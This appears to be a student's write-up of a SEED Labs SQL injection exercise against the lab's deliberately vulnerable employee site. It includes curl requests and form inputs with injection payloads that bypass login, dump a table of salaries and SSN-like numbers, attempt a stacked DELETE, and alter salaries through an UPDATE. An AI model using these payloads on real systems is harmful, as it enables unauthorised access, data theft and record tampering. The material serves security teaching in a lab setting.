
```
[04/16/21]seed@VM:~$ curl 'http://www.seedlabsqlinjecti
on.com/unsafe_home.php?username=%27+or+Name%3D%27admin%
27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemente
d a new Navbar at the top with two menu options for Hom
e and edit profile, with a button to
logout. The profile details fetched will be displayed u
sing the table class of bootstrap with a dark table hea
d theme.
```



```
>Logout</button></div></nav><div class='container'><br>
<h1 class='text-center'><b> User Details </b></h1><hr><
br><table class='table table-striped table-bordered'><t
head class='thead-dark'><tr><th scope='col'>Username</t
h><th scope='col'>EId</th><th scope='col'>Salary</th><t
h scope='col'>Birthday</th><th scope='col'>SSN</th><th
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><
td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><
/tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td>
<td></td><td></td></tr><tr><th scope='row'> Samy</th><t
d>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</
td><td>32111111</td><td></td><td></td><td></td><td></td
></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></
```



```
  </body>
  </html>[04/16/21]seed@VM:~$ curl 'http://www.seedlabs
on.com/unsafe_home.php?username=Admin%20%27%20%23%20&Pa
ssword='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemente
d a new Navbar at the top with two menu options for Hom
e and edit profile, with a button to
logout. The profile details fetched will be displayed u
sing the table class of bootstrap with a dark table hea
d theme.
```




```
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><
td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><
/tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td>
<td></td><td></td></tr><tr><th scope='row'> Samy</th><t
d>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</
td><td>32111111</td><td></td><td></td><td></td><td></td
></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></
td><td></td><td></td></tr></tbody></table>      <br><br
>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
```

2.3: Append a new SQL statement

In this task, we will try to append a delete statement and observe the result.

We executed the following command after login in into Alice's account
'1=1;delete from credential where name='Boby';#
We failed to delete the record.
We tried to do it through the command line and failed too.

Reason: MySQL prevents multiple statement execution through php.




Employee Profile Login


USERNAME '1=1;delete from credential whe

PASSWORD Password

Login


SQLi Lab - Mozilla Firefox
4:43 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_h

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1=1;delete from credential where name='Boby';#' and Password='da39a3ee5e6b4b0d32' at line 3]\n



```
  <link href="css/style_home.css" type="text/css" rel="
stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-
light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTog
01">
      <a class="navbar-brand" href="unsafe_home.php" ><
img src="seed_logo.png" style="height: 40px; width: 200
px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'>Th
ere was an error running the query [You have an error i
n your SQL syntax; check the manual that corresponds to
 your MySQL server version for the right syntax to use
near 'delete from credential where name='Boby'; #' and
Password='da39a3ee5e6b4b0d3255b' at line 3]\n[04/16/21]
seed@VM:~$ 
```

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

We login into Alice’s account.


Even though Alice is an employee who does not have the access to change the information such as salary, she can change using SQL injection.

Click to edit the information in Alice’s page.

Type the following command in one of the editable text fields:


,salary='5000000' where EID='10000';#

We were successful as the updated salary showed up in Alice’s profile.


SQLi Lab - Mozilla Firefox
En
4:55 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_h
Sublime Text

Alice Profile


Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	



Alice's Profile Edit

NickName	ry='5000000' where EID
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs



Alice Profile

Key	Value
Employee ID	10000
Salary	5000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Copyright © SEED LABs

Task 3.2: Modify other people's salary

First of all, login into alice’s account.
We will follow the previous method but this time instead of Alice, we will update Boby’s salary (decrease it by a dollar).

,salary=salary-1 where EID='20000';#

We checked Boby’s details through the command line SQL statement. His **salary became 29999**.



Alice's Profile Edit

NickName: ',salary=salary-1 where

Email: Email

